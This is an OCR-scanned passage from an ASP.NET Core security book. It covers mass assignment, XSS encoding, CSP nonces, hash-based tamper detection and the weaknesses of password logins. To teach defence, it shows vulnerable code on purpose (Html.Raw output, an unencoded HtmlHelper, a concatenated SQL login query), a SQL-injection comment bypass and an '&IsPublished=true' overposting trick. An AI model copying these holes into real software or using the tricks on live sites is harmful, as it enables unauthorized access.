[ValidateAntiForgeryToken]
[HttpPost]
public IActionResult EditUnpublishedBlog(Blog model)
{
  //Check ModelState.IsValid

  var dbBlog = _context.Blog.FirstOrDefaultAsync(
               m => m.BlogId == model.BlogId).Result;

  //Check to make sure user has the rights to edit this blog

  //Keep the original information on who created this entry
  model.CreatedBy = dbBlog.CreatedBy;
  model.LastUpdated = DateTime.Now;
  //Skip model.IsPublished - the default is false
  //and users cannot edit published blogs anyway

  _context.Attach(model).State = EntityState.Modified;

  var result = _context.SaveChangesAsync().Result;

  return RedirectToAction("Index");
}
```

Aside from missing checks, Listing 6-19 looks like perfectly reasonable code, doesn't it? But in this case, the ASP.NET framework doesn't know that you don't want to update the `IsPublished` property. An attacker can open Burp and tack on "&IsPublished=true" to the end of the request and publish the blog and, in doing so, completely bypass the administrator approval process. This attack is called *mass assignment*.

To prevent this attack from happening, you need to make sure that your model objects contain *only* the properties that you want to update on that particular page. Yes, that likely means that you'll have duplicated code, since the properties needed on one page probably won't be exactly the same as properties on another, so you'll have

to create similar (but separate) objects for each page. But doing anything else risks attackers finding and exploiting properties unintentionally exposed via your databinding code.

To show you how this works, here is an improved version of the code in Listing 6-20.

Listing 6-20. Controller method with security fixes

```
[HttpGet]
public IActionResult EditUnpublishedBlog(int? id)
{
  //Check to make sure "id" is an integer

  var blog = _context.Blog.FirstOrDefaultAsync(
                m => m.BlogId == id &&
                m.IsPublished == false).Result;

  //Check to make sure that the blog exists and that the user
  //has the rights to edit it

  var model = new BlogModel();

  model.BlogId = blog.BlogId;
  model.BlogTitle = blog.BlogTitle;
  model.BlogContent = blog.BlogContent;

  //Everything checks out, render the page
  return View(model);
}

[ValidateAntiForgeryToken]
[HttpPost]
public IActionResult EditUnpublishedBlog(Blog model)
{
  //Check ModelState.IsValid

  var dbBlog = _context.Blog.FirstOrDefaultAsync(
                m => m.BlogId == model.BlogId).Result;
```

```
  //Check to make sure user has the rights to edit this blog

  dbBlog.BlogTitle = model.BlogTitle;
  dbBlog.BlogContent = model.BlogContent;
  dbBlog.LastUpdated = DateTime.Now;

  var result = _context.SaveChangesAsync().Result;

  return RedirectToAction("Index");
}
```

We've *explicitly* set each variable we expect to be changed instead of letting any databinding logic do it for us.

Caution Several years ago when I was still somewhat new to MVC, I read advice from Microsoft stating that you shouldn't use EF classes as your MVC models, but they didn't really explain why beyond "security concerns." So, I took their advice, but to avoid writing code that matched identical property names, I wrote a rather nifty method that would match properties from my models and automatically update my EF objects. This is only more secure if protected properties/columns don't show up in the model objects at all, which again can change with requirements changes or refactoring. Be explicit about what you want to update. It requires more work, and it is tedious work at that, but it's the right thing to do.

Along these same lines, you should *never* use your Entity Framework objects as the objects in your model. Why? Mass assignment is too easy to perform. Even if you know for sure that all properties on that page are editable, you never know when requirements change and fields get added. Will you remember to go back and fix all potential mass assignment vulnerabilities? Probably not. So, keep your models and your Entity Framework classes separate.

Tip This goes for data you're returning to the browser via an AJAX call, too. You've seen how trivially easy it is to listen to traffic using tools like Burp Suite. Any and all data you return to the browser can be seen by a user, whether it is shown in the UI or not. Try to get in the habit of only using the data you absolutely need for each and every context.

But wait, there's more! You don't actually have to use Burp to take advantage of this vulnerability in this situation! Because of a value shadowing vulnerability within ASP.NET, you can put that value in the query string and it'll work, too! Just append "&IsPublished=true" to the end of your URL (assuming you have a query string, if not, use "?IsPublished=true" instead), and the ASP.NET object binding code will happily update that property for you.

This is not a good thing to say the least and another example of why value shadowing is such a dangerous thing. Thankfully there is a fix for the query string problem. If you recall from Chapter 1, ASP.NET defines several attributes that can be put on method parameters to define where they come from. To refresh your memory, here they are again:

- **FromBody**: Request body
- **FromForm**: Request body, but form encoded
- **FromHeader**: Request header
- **FromQuery**: Request query string
- **FromRoute**: Request route data
- **FromServices**: Request service as an action parameter

Confusingly (at least for me), `FromBody` and `FromForm` are defined as separate attributes and differ in format only. In this particular case, since we're sending data using the name=value format of forms, `FromForm` is the correct one to use. Listing 6-21 contains the code with that attribute present.

Listing 6-21. POST method fixed to only accept form data

```
[ValidateAntiForgeryToken]
[HttpPost]
public IActionResult EditUnpublishedBlog([FromForm]Blog model)
{
  //Implementation not changed
}
```

In all honesty, I find these attributes annoying to code and annoying to read, but please do get in the habit of putting them in on all parameters on all controller methods. Your code will be more secure because of it.

Mass Assignment and Scaffolded Code

There's one last thing I want to point out before going on to the next topic, and that is that you can't trust Microsoft to give you secure options by default. You saw this with CSRF checking, you'll see more examples later in the book, but here, let's talk about how some scaffolded code can be vulnerable to mass assignment vulnerabilities. To help with your development, Visual Studio allows you to automatically create CRUD (Create, Retrieve, Update, and Delete) pages from Entity Framework objects. Here's how:

1. Right-click your Pages folder.
2. Hover over *Add.*
3. Click *New Scaffolded Item….*
4. Click *Razor Page using Entity Framework.*
5. Click *Add.*
6. Fill out the form by adding a page name, selecting your class, selecting your data context class, and the operation you want to do (I'll do Update in the following).
7. Click *Add.*

Once you're done, you'll get something that looks like this (backend only).

Listing 6-22. Generated Update code for Entity Framework class

```
public class EditBlogModel : PageModel
{
  private readonly Namespace.ApplicationDbContext _context;

  public EditBlogModel(Namespace.ApplicationDbContext context)
  {
    _context = context;
  }

  [BindProperty]
  public Blog Blog { get; set; }

  public async Task<IActionResult> OnGetAsync(int? id)
  {
```

```
  if (id == null)
  {
    return NotFound();
  }

  Blog = await _context.Blog.FirstOrDefaultAsync(↲
                m => m.BlogId == id);

  if (Blog == null)
  {
    return NotFound();
  }
  return Page();
}

// To protect from overposting attacks, please enable the↲
   specific properties you want to bind to, for
// more details see https://aka.ms/RazorPagesCRUD.
public async Task<IActionResult> OnPostAsync()
{
  if (!ModelState.IsValid)
  {
    return Page();
  }

  _context.Attach(Blog).State = EntityState.Modified;

  try
  {
    await _context.SaveChangesAsync();
  }
  catch (DbUpdateConcurrencyException)
  {
    if (!BlogExists(Blog.BlogId))
    {
      return NotFound();
    }
```

```
      else
      {
        throw;
      }
    }

    return RedirectToPage("./Index");
  }

  private bool BlogExists(int id)
  {
    return _context.Blog.Any(e => e.BlogId == id);
  }
}
```

You should notice in Listing 6-22 that the EF class is used as a model class, which is exactly the *opposite* of what I said you should do. To Microsoft's credit, they include a link in their comments (`https://aka.ms/RazorPagesCRUD`) that talks about mass assignment (only they call it *overposting*) and how to prevent it. But they probably could have created a template that created a separate model object and then manually updated the properties between the model and EF class. And then they could have added a comment saying why they didn't use the EF class directly in the model, including this link. I really don't understand why they didn't. Moral of the story here, just because Microsoft does it does **not** mean that you should do it.

That's about it for validating input on the way in. In the next section, I'll talk about how to keep user input safe when displaying it on a page.

Preventing XSS

Safely displaying user-generated content has gotten easier over the years. When I first started with ASP.NET, the `<asp:Label>` control would happily write any text you gave it, whether that was text you intended or XSS scripts you did not. Fixing the issue wasn't freakishly hard, but unless you knew you needed to do it, you were vulnerable to XSS (and other injection) attacks. As the years went by, the framework got better and better about preventing XSS attacks without you needing to explicitly do so yourself. There are still areas to improve, especially if you're using a JavaScript framework of any sort.

XSS Encoding

As I mentioned earlier, there is more XSS prevention built into ASP.NET Core than in older versions of the framework. Listing 6-23 shows an example of a typical ASP.NET page, which we'll see is not vulnerable to XSS attacks.

Listing 6-23. Page from the Vulnerability Buffet showing user input placed on the page

```
@{
  ViewData["Title"] = "All String In Form";
}
@model AccountUserViewModel

<h1>@ViewData["Title"]</h1>
<partial name="_Menu" />
<div class="attack-page-content">
  <!-- Instructions removed for brevity -->
  @using (Html.BeginForm())
  {
    <div>
      <label for="foodName">Search By Food Name:</label>
      <input type="text" id="foodName" name="foodName" />
    </div>
    <button type="submit">Search</button>
  }
  <h2>You searched for: @Model.SearchText</h2>
  <!-- Table to show results removed -->
</div>
```

Listing 6-24 shows the rendered HTML if I searched for "<script>alert(1);</script>".

Listing 6-24. Search result after an XSS attempt

```
<!DOCTYPE html>
<html>
<head>
  <!-- <head> information removed for brevity -->
</head>
```

```
<body>
  <!-- <header> information removed for brevity -->
  <div class="container">
    <main role="main" class="pb-3">
      <h1>All String In Form</h1>
      <!-- <ul> menu removed for brevity -->
      <div class="attack-page-content">
        <!-- Instructions removed for brevity -->
        <form action="/sql/AllStringInForm" method="post">
          <div>
            <label for="foodName">Search By Food Name:</label>
            <input type="text" id="foodName" name="foodName"/>
          </div>
          <button type="submit">Search</button>
        </form>
        <h2>You searched for:
          &lt;script&gt;alert(1);&lt;/script&gt;</h2>
        <!-- Table removed -->
      </div>
    </main>
  </div>
  <!-- Footer and other info removed -->
</body>
</html>
```

Because the input is encoded, the result looks like what you see in Figure 6-5.

Figure 6-5. *Script shown on the page*

This is great! I didn't have to do anything at all to encode the content; ASP.NET did everything for me.

Note Should you encode on the way in or the way out? Security professionals I respect argue either (or both), but both ASP.NET and JavaScript frameworks are clearly moving toward letting any potential XSS into the system and preventing it from being encoded as it is going out. As long as you know this and are careful rendering any user input, this is perfectly fine.

It is possible to introduce XSS vulnerabilities in ASP.NET, though. First, Listing 6-25 shows the obvious way.

Listing 6-25. Page from the Vulnerability Buffet that is vulnerable to XSS attacks

```
@{
  ViewData["Title"] = "All String In Form";
}
@model AccountUserViewModel

<h1>@ViewData["Title"]</h1>
<partial name="_Menu" />
<div class="attack-page-content">
  <!-- Instructions removed for brevity -->
  @using (Html.BeginForm())
  {
    <div>
      <label for="foodName">Search By Food Name:</label>
      <input type="text" id="foodName" name="foodName" />
    </div>
    <button type="submit">Search</button>
  }
  <h2>You searched for: @Html.Raw(Model.SearchText)</h2>
  <!-- Table to show results removed -->
</div>
```

`@Html.Raw` will not encode content, and as you can imagine, using it leaves you vulnerable to XSS attacks. The only time you should use this is if you trust your HTML completely, i.e., content can only come from fully trusted sources.

One source of XSS vulnerabilities that you might not think about, though, is the `HtmlHelper`. Listing 6-26 has an example of a way you could use the `HtmlHelper` to add consistent HTML for a particular need.

Listing 6-26. Example of an HtmlHelper

```
public static class HtmlHelperExtensionMethods
{
  public static IHtmlContent Bold(this IHtmlHelper htmlHelper,
    string content)
  {
    return new HtmlString($"<span ↲
      class='bold'>{content}</span>");
  }
}
```

And this can be added to a page like Listing 6-27.

Listing 6-27. Page from the Vulnerability Buffet that is vulnerable to XSS attacks

```
@{
  ViewData["Title"] = "All String In Form";
}
@model AccountUserViewModel

<h1>@ViewData["Title"]</h1>
<partial name="_Menu" />
<div class="attack-page-content">
  <!-- Instructions removed for brevity -->
  <!-- Form removed for brevity -->
  <h2>You searched for: @Html.Bold(Model.SearchText)</h2>
  <!-- Table to show results removed -->
</div>
```

Because you're writing your own extension of the `HtmlHelper`, ASP.NET will **not** encode the content on its own. To fix the issue, you would have to do something like Listing 6-28.

Listing 6-28. Safer example of an HtmlHelper

```
public static class HtmlHelperExtensionMethods
{
  public static IHtmlContent Bold(this IHtmlHelper htmlHelper,
    string content)
  {
    var encoded = System.Net.WebUtility.HtmlEncode(content);
    return new HtmlString($"<span ↲
      class='bold'>{encoded}</span>");
  }
}
```

Instead of choosing which characters to encode, you can use the `System.Net.WebUtility.HtmlEncode` method to encode most of the characters you need. (`System.Web.HttpUtility.HtmlEncode` works too.)

Tip In addition to encoding content, if you recall from Chapter 4, there are headers that you can put in to help stop XSS. Despite what others may think,[8] most of these headers don't do much beyond preventing some of the most obvious reflected XSS. Your site is safer with these headers configured, but they are very far from a complete solution. Remember to encode any outputs that bypass the default encoding methods.

---

[8] https://medium.com/securing/what-is-going-on-with-oauth-2-0-and-why-you-should-not-use-it-for-authentication-5f47597b2611

XSS and JavaScript Frameworks

Like ASP.NET, modern JavaScript frameworks are doing a better job preventing XSS without you, as a developer, doing anything special. These are not foolproof, though, so here are a couple of tips to help you prevent XSS with your JavaScript framework:

1. Know whether your framework explicitly has a difference between inserting encoded text vs. HTML. For instance, jQuery has both text() and html() methods. Use the text version whenever you can.
2. Be aware of any special characters in your favorite framework, and be sure to encode those characters when rendering them on a page. For instance, Listing 6-29 shows how you could encode brackets for use with AngularJS.

Listing 6-29. HtmlHelper that encodes text for AngularJS

```
public static class HtmlHelperExtensionMethods
{
  public static IHtmlContent AngularJSSafe(
    this IHtmlHelper htmlHelper, string content)
  {
    var encoded = System.Net.WebUtility.HtmlEncode(content);
    var safe = encoded.Replace("{", "{")
                      .Replace("}", "}");

    return new HtmlString(safe);
  }
}
```

3. W96hen you set up your CSP headers, resist the temptation of creating overly permissive configurations in order to get your JavaScript framework(s) to work properly. This may be unavoidable when upgrading and/or securing a legacy app, but when creating new apps, security, including compatibility with secure CSP policies, should factor greatly into which framework you choose.

4. When in doubt, test! You can enter scripts without any special tools. I've shown you how to use Burp to change requests outside a browser if needed. Later on, I'll show you how to do more general testing. But test your system for these vulnerabilities!

CSP Headers and Avoiding Inline Code

As long as I'm on the topic of CSP headers, it's worth taking a minute to talk about what you'll need to do to get the most from your CSP protection. As you have started to see, much of what attackers want to do is insert their own content on your page. It is much easier to insert content into an attribute (e.g., inline JavaScript or CSS) or by inserting an entirely new element (e.g., a new `<script>` tag) than it is to alter or add a new JavaScript or CSS file.

Web standards makers know this, and so they've included the ability for you to tell the browser, via your CSP header, to ignore all inline scripts and/or ignore all inline CSS. Listing 6-30 has a sample CSP header that allows inline scripts but specifies that all CSS should come from a file.

Listing 6-30. Sample CSP header

```
Content-Security-Policy: default-src 'self'; script-src 'unsafe-inline';
style-src 'self'
```

Since CSP headers are so hard to create, I'd strongly recommend going to `https://cspisawesome.com` and using their GUI to create your header.

If you need to have an inline script for whatever reason, you do have an option to safely include an inline script, and that's to include a nonce on your <script> tag. Here's an example.

Listing 6-31. Sample CSP header with nonce

```
Content-Security-Policy: default-src 'self'; script-src 'nonce-
5253811ecff2'; style-src 'self'
```

To make the change in Listing 6-31 make a difference, you'd need to add the nonce to the script tag like Listing 6-32.

Listing 6-32. Script tag with nonce

```
<script nonce="5253811ecff2">
```

```
  //Script content here
</script>
```

Your first choice should always to keep all CSS and JavaScript in separate files. But if you're unable to do that for whatever reason, you have other options.

In order to implement a page-specific custom CSP header, you could implement something like what's seen in Listing 6-33.

Listing 6-33. Adding a CSP header with nonce: backend

```
using System;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace APressDemo.Web
{
  public class CSPNonceTestModel : PageModel
  {
    private readonly string _nonce;

    public CSPNonceTestModel()
    {
      _nonce = Guid.NewGuid().ToString().Replace("-", "");
    }

    public void OnGet()
    {
      if (Response.Headers.ContainsKey(
          "Content-Security-Policy"))
        Response.Headers.Remove("Content-Security-Policy");

      Response.Headers.Add("Content-Security-Policy",
        $"Content-Security-Policy: default-src 'self'; " +
         "script-src 'nonce-{_nonce}'; style-src 'self'");

      ViewData["Nonce"] = _nonce;
    }
  }
}
```

Tip This example builds the Content Security Policy from scratch in the header. While this will work, it will be a nightmare to maintain if you have several pages that need custom CSP headers and you make frequent changes. Instead, consider a centralized CSP builder which gets altered, not built from scratch, on each page.

Here, we're creating a new nonce in the constructor, removing any Content-Security-Policy headers if present, and then adding the nonce to the ViewData so the front end can see and use it. The front end can be seen in Listing 6-34.

Listing 6-34. Using the nonce on the front end

```
@page
@model APressDemo.Web.CSPNonceTestModel
@{
  ViewData["Title"] = "CSP Nonce Test";
}

<h1>CSP Nonce Test</h1>

<p>You should see one alert for this page</p>

<script nonce="@ViewData["Nonce"]">
    alert("Nonce alert called");
</script>

<script>
    alert("Script with no nonce called");
</script>
```

If you try this, you'll find that only the first alert, the one in the script block, will be called in modern browsers.

Ads, Trackers, and XSS

One note for those of you who use third-party scripts to display ads, add trackers, etc.: companies can put malicious scripts in these ads. This is common enough that it has a term: *malvertising*.[9] Many high-traffic, well-known sites have been hit with this. AOL was hit a few years ago,[10] but this attack continues to be common. Aside from a reason to make sure your CSP headers are set up properly, be aware that this is a risk you need to account for when showing ads or using third-party trackers. It's easy to sign up for such services, but you need to factor the risk of malvertising when choosing vendors.

Detecting Data Tampering

The last topic I'll cover in this chapter is checking for data tampering. If you recall from Chapter 3, hashing is a good means of checking whether text has been changed. Doing so is fairly simple – you just need to create a new hash every time the data is changed and check the hash every time you read the data. Here is some code to help you understand how this could be done. First, let's reuse the blog class from earlier in the chapter, but this time, let's add a column for storing the integrity hash in Listing 6-35.

Listing 6-35. Hypothetical blog class

```
public class Blog
{
  public int BlogId { get; set; }
  public string BlogTitle { get; set; }
  public string BlogContent { get; set; }
  public string ContentHash { get; set; }
  public DateTime LastUpdated { get; set; }
```

[9] https://arstechnica.com/information-technology/2018/01/malvertising-factory-with-28-fake-agencies-delivered-1-billion-ads-in-2017/

[10] https://money.cnn.com/2015/01/08/technology/security/malvertising-huffington-post/

```
  public string CreatedBy { get; set; }
  public bool IsPublished { get; set; }
}
```

And now, the class itself in Listing 6-36.

Listing 6-36. Pseudo-class for using hashes to detect data tampering

```
public class BlogController : Controller
{
  //For a reminder on how hashing works
  //please refer to chapter 3
  private IHasher _hasher;
  private ApplicationDbContext _context;

  public BlogController(IHasher hasher,
    ApplicationDbContext context)
  {
    _hasher = hasher;
    _context = context;
  }

  public IActionResult GetBlog(int blogId)
  {
    var blog = _context.Blog.FirstOrDefault(
                b => b.BlogId == blogId);
    if (blog == null)
      //We'll talk about error handling later.
      //For now, let's just throw an exception
      throw new NullReferenceException("Blog cannot be null");

    var contentHash = _hasher.CreateHash(blog.BlogContent,
      HashAlgorithm.SHA2_512);
    if (blog.ContentHash != contentHash)
      throw new NotSupportedException("Hash does not match");

    //Reminder, we don't want to use EF classes as models
    //Only move the properties that we need for the page
    var model = new BlogDisplayModel(blog);
```

```
    return View(blog);
  }

  public IActionResult UpdateBlog(BlogUpdateModel blog)
  {
    var dbBlog = _context.Blog.FirstOrDefault
                  (b => b.BlogId = blog.BlogId);

    //Null checks and permissions removed

    dbBlog.BlogTitle = blog.BlogTitle;
    //Other updates
    dbBlog.ContentHash = _hasher.CreateHash(blog.BlogContent,
      HashAlgorithm.SHA2_512);
    _context.SaveChanges();

    return Redirect("Somewhere");
  }
}
```

There isn't much to this code. When getting the blog for display, double-check to make sure that the hash of the content matches the stored hash. This way you minimize the possibility that a hacker makes an update to your content without you knowing about it. And when you update, make sure that the hash is updated so you don't flag changes that you make as unauthorized changes.

Summary

This was a wide-ranging chapter that covered many aspects of checking handling user input. The majority of the chapter was spent on verifying user input as it comes in by checking data types and formats, checking file contents, and retrieving files. I talked about CSRF protection and how to extend the native ASP.NET implementation. I also covered mass assignment (or overposting as Microsoft calls it). The chapter ended with a discussion about verifying data as it comes out, both in preventing XSS and in detecting data tampering.

In the next chapter, we'll do a deep dive into how to successfully authenticate users and effectively authorize them for operations within your website. As with the CSRF checking in this chapter, I will not only go through how Microsoft wants you to use their classes, but I'll also go over how to extend them for better security.

CHAPTER 7

Authentication and Authorization

It's time to talk about *authentication* and *authorization*. Before I get too far into it, I'll take a moment to define these two terms:

- **Authentication**: Verifying that you are who you say you are
- **Authorization**: Verifying that you can do what you say you can do

Since it is tough to do authorization without proper authentication, I'll start with authentication. Ensuring that the user is who they say they are is incredibly important for any secure website. But, unfortunately, the most common means we have to authenticate users, asking for a username and password, is not that secure. So, before I dive too far into ASP.NET and its authentication mechanisms, I'll take a step back and look at authentication for websites in general.

Problems with Passwords

Security professionals have been predicting that "this is the year the password dies" for many years now. But while we've made progress into finding more secure authentication mechanisms, asking for a username and password continues to be a common form of authentication. Why? It's easy to understand, both from a development and a user standpoint. But it is not that secure. Let's dig into why.

Too Many Passwords Are Easy to Guess

Unfortunately, credentials are stolen from websites all the time. One website, called haveibeenpwned.com, allows you to check to see if your password was included in any known hacks and claims to have 9.3 *billion* sets of credentials. While that in itself causes

S. Norberg, *Advanced ASP.NET Core 3 Security*, https://doi.org/10.1007/978-1-4842-6014-2_7

problems (which I'll get to in a minute), it does mean that we know a great deal about the types of passwords that people use. And what we know doesn't inspire confidence. Statistics vary, but recent studies have shown that almost 10% of users use one of the ten most common passwords.[1] So if you're a hacker, you can get into most websites just by guessing common passwords with known usernames.

If you're wondering how to get usernames, usually LinkedIn will help. LinkedIn has a treasure trove of information about who works at a company, what their email address is (or what their coworker's email address is, which helps determine the company's username pattern), what types of software they use, etc. A hacker can figure out a lot about who uses what software from LinkedIn. For the rest, you can often find the information via other means.



Figure 7-1. *Time to process logins in ASP.NET*

[1] www.teamsid.com/splashdatas-top-100-worst-passwords-of-2018/

If you recall, in Chapter 2, I outlined an issue in ASP.NET where a hacker would be able to figure out usernames by looking at the amount of time it took to process a login. A hacker could easily use the difference in times that you see in Figure 7-1 to separate good usernames from bad.

Username/Password Forms Are Easy to Bypass

If you have a SQL injection vulnerability, login forms that use username and passwords are trivially easy to bypass. Most books, when talking about SQL injection attacks, usually use the login page as their example text. The reason is that if your login code has a SQL injection vulnerability, you can log in pretty easily, as you can see in Listing 7-1.

Listing 7-1. Using SQL injection to log in

```
var query = "SELECT * FROM Users WHERE UserName = '" + username + "' AND
HashedPassword = '" + hashedPassword + "'"
```

which turns into this after a successful attack:

```
SELECT * FROM Users WHERE UserName = 'admin' ↲
  -- AND HashedPassword = '<<some hash>>'
```

I will describe SQL injection attacks in more detail in the next chapter. But in the meantime, it is pretty easy to log in as any user, as long as you know a valid username.

Credential Reuse

There is an attack that I haven't covered yet called *credential stuffing*. Credential stuffing is the term for taking stolen sets of credentials from one site and attempting to use them on another. I think most people in technology careers know that we're not supposed to reuse passwords from site to site, but with the sheer number of websites out there that require passwords, it's no wonder that many people still reuse usernames and passwords just so we can remember how to log in.

Unfortunately, this isn't a hypothetical attack. Hours after the Disney+ streaming video rollout, security researchers announced that the service was hacked. It turned out that the most likely culprit was a credential stuffing attack.[2] If it can happen to Disney, it can happen to you, too.

Stepping Back – How to Authenticate

Ok, passwords aren't good. What do we do instead? First, let's continue our step back and talk about authentication in general. Passwords aren't the only way to authenticate people. You may already receive texts with codes to enter into websites to get in, or you may use your fingerprint to get into your phone, or you may have seen movies where someone uses an eye or handprint scan to get into some door. These methods fall into three categories:

- **Something you know**: Such as your password or your mother's maiden name
- **Something you have**: Such as your phone (which receives texts) or hardware that goes into your USB drive
- **Something you are**: Such as your fingerprint or an iris scan

Some methods are more secure than others, but generally, the *most* secure method is to use multiple methods from different categories, also known as *multifactor authentication*, or *MFA*. A method that is becoming more and more common is that you enter your username and password, which would be in the something you *know* category, and then you input a code that you received via a text, which satisfies something you *have*.

Why not do two things from a single category, such as two things you know or two things you have? After all, it would be much easier to implement two things you know, such as asking for a password and then asking for the name of your childhood pet, than something you know and something you have in a website. There are two strong reasons to mix categories.

[2] www.cpomagazine.com/cyber-security/new-disney-plus-streaming-service-hit-by-credential-stuffing-cyber-attack/

First, sites get hacked all the time. According to at least one study, 30,000 websites get hacked each day.[3] We know passwords get stolen. But what about challenge questions? How many times have you answered a question about your first pet, your mother's maiden name, or your first car? Are you sure those haven't been hacked? And keep in mind that some of this information, such as your mother's maiden name, is easily discoverable on the Web via sites like spokeo.com or intelius.com.

Note Or worse, are you sure that you haven't given those answers away for free? Several years ago, it felt like every day I'd see one or more of my friends on Facebook post or forward something from some website that promised something silly, like giving you your fairy name or finding your spirit animal. To find out this information, all you had to do was give the website a couple of pieces of information. For example, your fairy name could be derived from your birth month and birth day. Or your spirit animal could be found by using the first initial of your middle name and the first initial of your mother's maiden name. This seemed harmless at the time, but security experts now believe that at least some of these were attempts by hackers to glean answers to common challenge questions.

Second, you never know when something will become insecure. A few years ago, the National Institute of Standards and Technology (NIST), a US Federal Government agency that provides guidance and standards to companies looking to implement security, advised companies that using SMS as a second factor was no longer a secure method to provide multifactor authentication.[4] (Though they have since softened their stance.[5]) Having multiple methods gives you a bit of time to upgrade your systems if something in your authentication chain has been found to be insecure.

[3] www.forbes.com/sites/jameslyne/2013/09/06/30000-web-sites-hacked-a-day-how-do-you-host-yours/

[4] https://techcrunch.com/2016/07/25/nist-declares-the-age-of-sms-based-2-factor-authentication-over/

[5] www.onespan.com/blog/sms-authentication

Caution If multifactor authentication via SMS is no longer considered secure, should you stop using it? It depends. There are a number of authenticators that use your phone out there, so it's relatively easy to implement. Plus, it's fairly common, so you probably won't get as much pushback implementing multifactor via SMS as you might by purchasing devices built specifically for MFA. In short, if you can use other devices, I'd do so, otherwise using your phone for MFA is still *much* better than username and password alone.

Stopping Credential Stuffing

MFA is better than single-factor authentication because if one factor of authentication is compromised (such as if a password is stolen), the second factor should help prevent a hacker from getting in. What are some other ways to detect, and stop, credential stuffing?

- **Location detection**: A few websites out there will recognize whether you are logging in from a new IP, and if so, require you to submit an extra verification code.
- **Checking stolen password lists**: haveibeenpwned.com has an API that allows you to check for passwords that have been stolen.[6] If a password has been stolen, you can prompt a user to change it before a hacker tries those credentials on your site.
- **Multiple login attempts**: If an attacker is trying multiple username/password combinations on your site from a single source IP, you can block their IP after a small number of failed attempts.

So, you really ought to be using more than just a username and password for any of your websites, whether or not they're built in ASP.NET. Now that we know that, we can dig into ASP.NET a bit. Let's start by examining the default username and password functionality.

[6] https://haveibeenpwned.com/API/v2

Default Authentication in ASP.NET

There are a lot of moving parts to ASP.NET's authentication functionality. I'm going to assume that you have at least some experience with authentication in ASP.NET, so I'll skip the setup and configuration steps for now and start by diving right into the default functionality that comes with storing the usernames and passwords within a database. You know by now that this implementation leaves something to be desired from a security perspective, but seeing how this works will allow us to build on our knowledge to implement something more secure. So, I'll start by dissecting the authentication functionality by taking another look at what happens when a user signs in.

Default Authentication Provider

When figuring out what happens when a user signs in, there's no better place to start than the actual code on the login page that gets called when a user submits their username and password.

Listing 7-2. Heavily redacted code-behind for login.cshtml

```
[AllowAnonymous]
public class LoginModel : PageModel
{
  private readonly SignInManager<IdentityUser> _signInManager;

  public LoginModel(
    SignInManager<IdentityUser> signInManager)
  {
    _signInManager = signInManager;
  }

  public async Task<IActionResult> OnPostAsync(
    string returnUrl = null)
  {
    returnUrl = returnUrl ?? Url.Content("~/");
```

```
    if (ModelState.IsValid)
    {
      var result = await _signInManager.PasswordSignInAsync(
        Input.Email, Input.Password, Input.RememberMe,
          lockoutOnFailure: false);
      if (result.Succeeded)
      {
        _logger.LogInformation("User logged in.");
        return LocalRedirect(returnUrl);
      }
      if (result.RequiresTwoFactor)
      {
        return RedirectToPage("./LoginWith2fa", new {
          ReturnUrl = returnUrl,
          RememberMe = Input.RememberMe });
      }
      if (result.IsLockedOut)
      {
        _logger.LogWarning("User account locked out.");
        return RedirectToPage("./Lockout");
      }
      else
      {
        ModelState.AddModelError(string.Empty,
          "Invalid login attempt.");
        return Page();
      }
    }

    // If we got this far, something failed, redisplay form
    return Page();
  }
}
```

There are a lot of concerning things in Listing 7-2 from a security perspective:

- Default functionality uses the email as username, which means if the usernames are leaked, PII is as well.
- No actions available if password is old/expired.
- No actions available if the user is logging in from an unknown location.
- No protection against credential stuffing attacks.
- No easy way to notify the user if their password exists on haveibeenpwned.com.

Let's go one step deeper to see what's going on. The first bullet point looks easily fixable, but the remaining do not. The CSRF token implementation was pretty flexible; let's see if we can extend the `SignInManager` to do some of these checks.

Listing 7-3. Relevant source code for SignInManager[7]

```
public virtual async Task<SignInResult>
  PasswordSignInAsync(string userName,
                      string password,
                      bool isPersistent,
                      bool lockoutOnFailure)
{
  var user = await UserManager.FindByNameAsync(userName);
  if (user == null)
  {
    return SignInResult.Failed;
  }

  return await PasswordSignInAsync(user, password,
    isPersistent, lockoutOnFailure);
}
```

[7] https://github.com/aspnet/AspNetCore/blob/release/3.1/src/Identity/Core/src/SignInManager.cs

```
public virtual async Task<SignInResult>
  PasswordSignInAsync(TUser user,
                      string password,
                      bool isPersistent,
                      bool lockoutOnFailure)
{
  if (user == null)
  {
    throw new ArgumentNullException(nameof(user));
  }

  var attempt = await CheckPasswordSignInAsync(
                      user, password, lockoutOnFailure);

  return attempt.Succeeded
